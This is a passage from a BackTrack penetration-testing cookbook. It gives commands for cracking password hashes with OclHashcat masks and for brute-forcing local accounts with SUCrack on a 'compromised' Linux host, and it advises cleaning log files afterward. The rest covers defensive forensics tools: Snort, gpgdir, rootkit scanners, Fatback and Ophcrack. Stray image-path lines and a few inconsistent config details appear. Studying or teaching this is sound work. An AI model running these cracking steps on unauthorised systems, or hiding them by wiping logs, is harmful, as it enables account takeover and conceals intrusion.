4. Before we deploy our attack, let's view some of the available attack vectors we can specify. OclHashcat utilizes left and right masks with its attacks. The characters of a password are divided into "masks" and are divided evenly to make a right and a left mask. For each side of the mask, you can specify either a dictionary or a character set. For our purposes, we will use a customized character set.
5. To specify a custom character set, we use the `-1` option. We can have as many custom character sets as we want as long as you specify them with a number (1-n), where "n" is the maximum length. Each custom character is represented by a `?` and is followed by the type of character expected. The options available are:
   - `d`: Specifies the use of digits (0-9)
   - `l`: Specifies lowercase characters
   - `u`: Specifies uppercase characters
   - `s`: Specifies special characters
   - 1-n: Specifies a custom character set to use as a placeholder
6. So to put it all together, we will specify a custom character set that will include special characters (`s`), uppercase characters (`u`), lowercase characters (`l`), and digits (`d`) on an expected eight character password. We are going to specify a hash list called `attackfile`:

```
./oclHashcat-plus64.bin attackfile -1 ?l?u?d?s ?1?1?1?1
?1?1?1?1
```

7. We can break down the previous command as follows:
   - `./oclHashcat-plus64.bin`: This calls the OclHashcat
   - `attackfile`: This is our attack file
   - `-1 ?l?u?d?s`: This specifies custom character set one with options of lowercase, uppercase, digits, and special characters
   - `?1?1?1?1`: This is our left mask using character set `1`
   - `?1?1?1?1`: This is our right mask using character set `1`

How it works...

In this recipe, we used OclHashcat along with an ATI Stream-supported graphics card to attack a password hash. We specified an attack file and then used custom options, and allowed the graphics card's GPU to attack the password hashes.

Physical access attacks

In this recipe, we will utilize SUCrack to perform a physical access password attack. SUCrack is a multithreaded tool that allows for brute force cracking of local user accounts via `su`. `su` is the Linux command that allows you to run commands as a "substitute user". This attack, though useful when you are unable to escalate privileges on a Linux/Unix system by other means, will fill up the log files rather quickly. So please be sure to clean the log files after completion.

SUCrack has several command options that we can use, as follows:

- `--help`: This option allows you to view the help file for SUCrack.
- `-l`: This option allows you to change the user whose login we are attempting to circumvent.
- `-s`: This option allows you to set the number of seconds between when statistics are displayed. The default setting is every 3 seconds.
- `-a`: This option allows you to set whether or not ANSI escape codes should be used or not.
- `-w`: This option allows you to set the number of worker threads that SUCrack can utilize. As SUCrack is multithreaded, you can run as many worker threads as you wish. We recommend using only one as each failed login attempt usually causes a 3 second delay before the next password is attempted.

Getting ready

To complete this recipe, you will need a compromised Linux host. Otherwise, you will be attacking your own system.

How to do it...

Let's begin the process of utilizing SUCrack to perform a physical access password attack:

1. In order to use SUCrack, you must specify a wordlist when opening it. Otherwise, you will get a funny message. Open a terminal window and execute the `sucrack` command. For our purposes, we will use a previously created custom wordlist file generated by Crunch. However, you may specify any wordlist that you would like.

   ```
   sucrack /pentest/passwords/wordlists/rockyou.txt
   ```

2. If you would like to set `2` worker threads, want to display statistics after every `6` seconds, and set ANSI escape codes to be used, you can use the following command:

   ```
   sucrack -w 2 -s 6 -a /pentest/passwords/wordlists/rockyou.txt
   ```

How it works...

In this recipe, we used SUCrack to perform a physical access password attack on the root user of the system. The attack works by using the wordlist specified to perform a dictionary attack against either the administrator (the default choice) or a specified user. The `sucrack` command is the single command we run that provides us with our attack.

10
BackTrack Forensics

In this chapter, we will cover:

- Intrusion detection and log analysis
- Recursive directory encryption/decryption
- Scanning for signs of rootkits
- Recovering data from a problematic source
- Retrieving a Windows password
- Resetting a Windows password
- Looking at the Windows registry entries

Introduction

Computer forensics involves using various means to analyze, report, and recover information from computers or digital storage media, generally for legal purposes. The outcome in general is to provide the information gathered in such a way that it is useful for the person requesting the information. This includes the recovery of passwords, analyzing computer break-ins or attempts, recovering data from a hard drive after it's been "erased", and so on. In the final chapter of this book, we will examine how BackTrack can be utilized for forensic purposes.

Intrusion detection and log analysis

Intrusion detection is a method used to monitor malicious activity on a computer network or system. It's generally referred to as an **intrusion detection system** (**IDS**) because it's the system that actually performs the task of monitoring activity based upon a set of predefined rules. An IDS adds an additional layer of security to a network by analyzing information from various points and determining if an actual or possible security breach has occurred, or to locate if a vulnerability is present that will allow for a possible breach.

In this recipe, we will examine the Snort tool for the purposes of intrusion detection and log analysis. Snort was developed by Sourcefire, and is an open source tool that has the capabilities of acting as both an intrusion detection system and an intrusion prevention system. One of the advantages of Snort is that it allows you to analyze network traffic in real time, and make faster responses should security breaches occur.

Remember, running Snort on our network and utilizing it for intrusion detection does *not* stop exploits from occurring. It just gives us the ability to see what is going on in our network.

Getting ready

A connection to the Internet or intranet is required to complete this task.

It is assumed that you have visited `http://snort.org/start/rules` and downloaded the Sourcefire Vulnerability Research Team (VRT) Certified Rules. A valid ruleset must be maintained in order to use Snort for detection. If you do not have an account already, you may sign up at `https://www.snort.org/signup`.

How to do it...

Let's begin by starting Snort:

1. Start the Snort service:

2. Now that the Snort service has been initiated, we will start the application from a terminal window. We are going to pass a few options that are described as follows:
    - `-q`: This option tells Snort to run in inline mode.
    - `-v`: This command allows us to view a printout of TCP/IP headers on the screen. This is also called the "sniffer mode" setting.
    - `-c`: This option allows us to select our configuration file. In this case, its location is `/etc/snort/snort.conf`.
    - `-i`: This option allows you to specify your interface.

Using these options, let's execute the following command:

```
snort -q  -v -i eth1 -c /etc/snort/snort.conf
```

3. To stop Snort from monitoring, press *Ctrl* + *X*.

How it works...

In this recipe, we started the Snort service and launched Snort in order to view the log data.

There's more...

Before we can adequately use Snort for our purposes, we need to make alterations to its configuration file.

1. Open a terminal window and locate the Snort configuration file:

```
locate snort.conf
```

```
root@bt:~# locate snort.conf
/etc/snort/snort.conf
/var/lib/dpkg/info/snort.conffiles
/var/lib/dpkg/info/snort.config
root@bt:~#
```

2. Now we will edit the configuration file using nano:

```
nano /etc/snort/snort.conf
```

```
  GNU nano 2.2.2          File: /etc/snort/snort.conf

#--------------------------------------------------
#   http://www.snort.org     Snort 2.8.5.2 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
# $Id$
#
##################################################
# This file contains a sample snort configuration.
# You can take the following steps to create your own custom configuration:
#
#  1) Set the variables for your network
#  2) Configure dynamic loaded libraries
#  3) Configure preprocessors
#  4) Configure output plugins
#  5) Add any runtime config directives
#  6) Customize your rule set
#
##################################################
# Step #1: Set the network variables:
                        [ Read 927 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

3. Look for the line that reads `var HOME_NET any`. We would like to change this to our internal network (the devices we would like to have monitored). Each situation is going to be unique. You may want to only monitor one device and you can do so simply by entering its IP address (`var HOME_NET 192.168.10.10`). You may also want to monitor an IP range (`var HOME_NET 192.168.10.0/24`), or you may want to specify multiple ranges (`var HOME_NET 192.168.10.0/24,10.0.2.0/24`). In our case, we will look at just our local network:

```
var HOME_NET 192.168.10.0/24
```

```
var HOME_NET 192.168.10.0/24
```

4. Likewise, we need to specify what is considered the external network. For most purposes, we want any IP address that is not a part of our specified home network to be considered as external. So we will place a comment on the line that reads `var EXTERNAL_NET any` and uncomment the line that says `var EXTERNAL_NET !$HOME_NET`:

```
#var EXTERNAL_NET any
var External_NET !$HOME_NET
```

```
var EXTERNAL_NET any
#var EXTERNAL_NET !$HOME_NET
```

The screenshot represents the two lines that you need to alter to match the changes mentioned in this step.

To view an extended list of Snort commands, please visit the Snort Users Manual at `http://www.snort.org/assets/166/snort_manual.pdf`.

Recursive directory encryption/decryption

Encryption is a method of transforming data into a format that cannot be read by other users. **Decryption** is the method of transforming data back into a format that is readable. The benefit of encrypting your data is that even if the data is stolen, without the correct decryptor, it's unusable by the stealing party. You have the ability, depending on the program that you use, to encrypt individual files, folders, or entire hard drives.

In this recipe, we will use **gpgdir** to perform recursive directory encryption and decryption. An advantage of using gpgdir is that it has the ability to not only encrypt a folder, but also all subfolders and files contained within our main folder. This will save you a lot of time and effort!

Getting ready

To complete this recipe, you must have gpgdir installed on your BackTrack version.

How to do it...

In order to use gpgdir, you must have it installed. If you have not installed it before, use the following instructions to install it:

1. Open a terminal window and make a new directory under the root filesystem:

   ```
   mkdir /sourcecode
   ```

2. Change your directory to the `sourcecode` directory:

   ```
   cd /sourcecode
   ```


3. Next, we will use Wget to download the gpgdir application and its public key:

   ```
   wget http://cipherdyne.org/gpgdir/download/gpgdir-
   1.9.5.tar.bz2
   ```

4. Next we download the signature file:


   ```
   wget http://cipherdyne.org/gpgdir/download/gpgdir-
   1.9.5.tar.bz2.asc
   ```

5. Next we download the public key file:




6. Now we need to verify the package:

```
gpg --import public_key
gpg --verify gpgdir-1.9.5.tar.bz2.asc
```




7. Next we untar gpgdir, switch to its directory, and complete the installation:

```
tar xfj gpgdir-1.9.5.tar.bz2
cd gpgdir-1.9.5
./install.pl
```




8. The first time you run gpgdir, a new file will be created in your `root` directory (assuming `root` is the user you are using under BackTrack). The file is called `./gpgdirrc`. To start the creation of the file, type the following command:

```
gpgdir
```



9. Finally, we need to edit the `gpgdirrc` file and remove the comments from the `default_key` variable:

```
vi /root/.gpgdirrc
```




Now that you have gpgdir installed, let's use it to perform recursive directory encryption and decryption:

1. Open a terminal window and create a directory for us to encrypt:

   ```
   mkdir /encrypted_directory
   ```


2. Add files to the directory. You can add as many files as you would like using the Linux copy command `cp`.
3. Now, we will use gpgdir to encrypt the directory:

   ```
   gpgdir -e /encrypted_directory
   ```



4. At the prompt, enter your password. This is the password associated with your key file.
5. To decrypt the directory with gpgdir, type the following command:

   ```
   gpgdir -d /encrypted_directory
   ```



How it works...

In this recipe, we used gpgdir to recursively encrypt a directory and to subsequently decrypt it. We began the recipe by installing gpgdir and editing its configuration file. Once gpgdir has been installed, we have the ability to encrypt and decrypt directories.

For more information on gpgdir, please visit its documentation website at `http://cipherdyne.org/gpgdir/docs/`.

Scanning for signs of rootkits

A **rootkit** is a malicious program designed to hide suspicious processes from detection and allow continued, often remote, access to a computer system. Rootkits can be installed using various methods including hiding executable code within web page links, downloaded software programs, or on media files and documents. In this recipe, we will utilize **chkrootkit** to search for rootkits on our Windows or Linux system.

Getting ready

In order to scan for a rootkit, you can either use your BackTrack installation, log in to a compromised virtual machine remotely, or mount the BackTrack 5 R3 DVD on a computer system to which you have physical access.

How to do it...


Let's begin exploring chkrootkit by navigating to it from the BackTrack menu:

1. Navigate to **Applications** | **BackTrack** | **Forensics** | **Anti-Virus Forensics Tools** | **chkrootkit**:

2. Alternatively, you can enter the following commands to run chkrootkit:

```
cd /pentest/forensics/chkrootkit
./chkrootkit
```

chkrootkit will begin execution immediately, and you will be provided with an output on your screen as the checks are processed:



How it works...

In this recipe, we used chkrootkit to check for malware, Trojans, and rootkits on our localhost. chkrookit is a very effective scanner that can be used to determine if our system has been attacked. It's also useful when BackTrack is loaded as a live DVD and used to scan a computer you think is infected by rootkits.


There's more...

Alternatively, you can run Rootkit Hunter (rkhunter) to find rootkits on your system:

1. Open a terminal window and run the following command to launch rkhunter:

   ```
   rkhunter --check
   ```

2. At the end of the process, you will receive a summary listing the checks performed and their statistics:



Useful alternative command options for chkrootkit

The following is a list of useful commands to select when running chkrootkit:

- `-h`: Displays the help file
- `-V`: Displays the current running version of chkrootkit
- `-l`: Displays a list of available tests

Useful alternative command options for rkhunter

The following is a list of useful commands to select when running rkhunter:

- `--update`: Allows you to update the rkhunter database

  ```
  rkhunter --update
  ```

- `--list`: Displays a list of Perl modules, rootkits available for checking, and tests that will be performed

  ```
  rkhunter --list
  ```

- `--sk`: Allows you to skip pressing the *Enter* key after each test runs

  ```
  rkhunter --check --sk
  ```

- Entering `rkhunter` at a terminal window will display the help file:

  ```
  rkhunter
  ```

Recovering data from a problematic source

In this recipe we will use Fatback to recover files from a problematic source. Fatback is a forensic security tool that is used for **file carving** purposes. File carving involves searching for data on a drive based upon content. It's an excellent source for recovering data from a damaged USB or hard drive.

Getting ready

To complete this recipe, access to a drive that contains files that you would like to recover is required.


How to do it...

Let's begin the process of recovering data from a problematic source by running `fdisk` from a terminal window:

1. Run `fdisk` to locate the drive we would like to access. We use the `-l` option in order to list all of our available drives:

   ```
   fdisk -l
   ```

2. In the list, we locate the drive we would like to access. In this case, we choose the flash drive at `/dev/sdb1`:




3. Next, we need to create a directory to store our recovered files. We will create a directory called `/fatback/thumbdrivefiles`:

```
mkdir /fatback
mkdir /fatback/thumbdrivefiles
```


4. When Fatback runs, it will create a log file. Because of this, we will switch our directory to the `fatback` folder and store the actual files inside the `thumbdrivefiles` folder:

```
cd /fatback
```

5. Now we need to launch Fatback. Navigate to **Applications** | **BackTrack** | **Forensics** | **Forensic Carving Tools** | **fatback**:



6. Fatback will launch its help file:




7. We now execute Fatback using the following variables:
   - `-a`: This option allows Fatback to run in automatic mode.
   - `-o`: This option allows us to specify our output file location. In this case we choose `/fatback/thumbdrivefiles`.

   We also set the location where the files that need to be recovered reside. In this case we choose `/dev/sdb1`:

   ```
   fatback /dev/sdb1 -o /fatback/thumbdrivefiles -a
   ```

8. Fatback will run and recover all deleted files and place them in our target location. We will first list the files in the directory using the `ls` command to see that there is a log file placed in our `fatback` directory. When we go into our `thumbdrivefiles` directory, we see a list of files that were recovered.

   ```
   ls
   cd thumbdrivefiles
   ls
   ```



How it works...

In this recipe, we used Fatback to recover files deleted from a USB drive. We began the recipe by executing Fatback and running it against our target drive; a USB stick. Fatback was able to recover the files and output them to our target location. Fatback is highly effective in recovering information off of a drive from which the user thought they had deleted files. In many cases, when a file is deleted off of a drive from, the file is only "flagged" for deletion by the operating system. This means that the file sector in which the file is located could be overwritten if the operating system needs space. Fatback locates those "flagged" files and recovers them for use.

There's more...

Fatback can also recover files from a hard drive. If your hard drive has more than one partition, you must run Fatback against each partition individually.

For information on file carving, go to `http://www.forensicswiki.org/wiki/File_Carving`.

Retrieving a Windows password

In this recipe, we will explore a process to retrieve a Windows password using Ophcrack. Ophcrack is one of the best tools available to recover lost Windows passwords. The program uses rainbow tables to apply brute force to Windows 7, Vista, and XP passwords.

Getting ready

The following requirements need to be fulfilled:


- A Windows computer to which you have physical access
- BackTrack 5 loaded on a USB drive or a CD/DVD
- An additional USB drive to use as an extra hard drive

How to do it...


Let's begin by downloading a rainbow table from the Ophcrack website to use:

1. Open your web browser and navigate to `http://ophcrack.sourceforge.net/tables.php`.

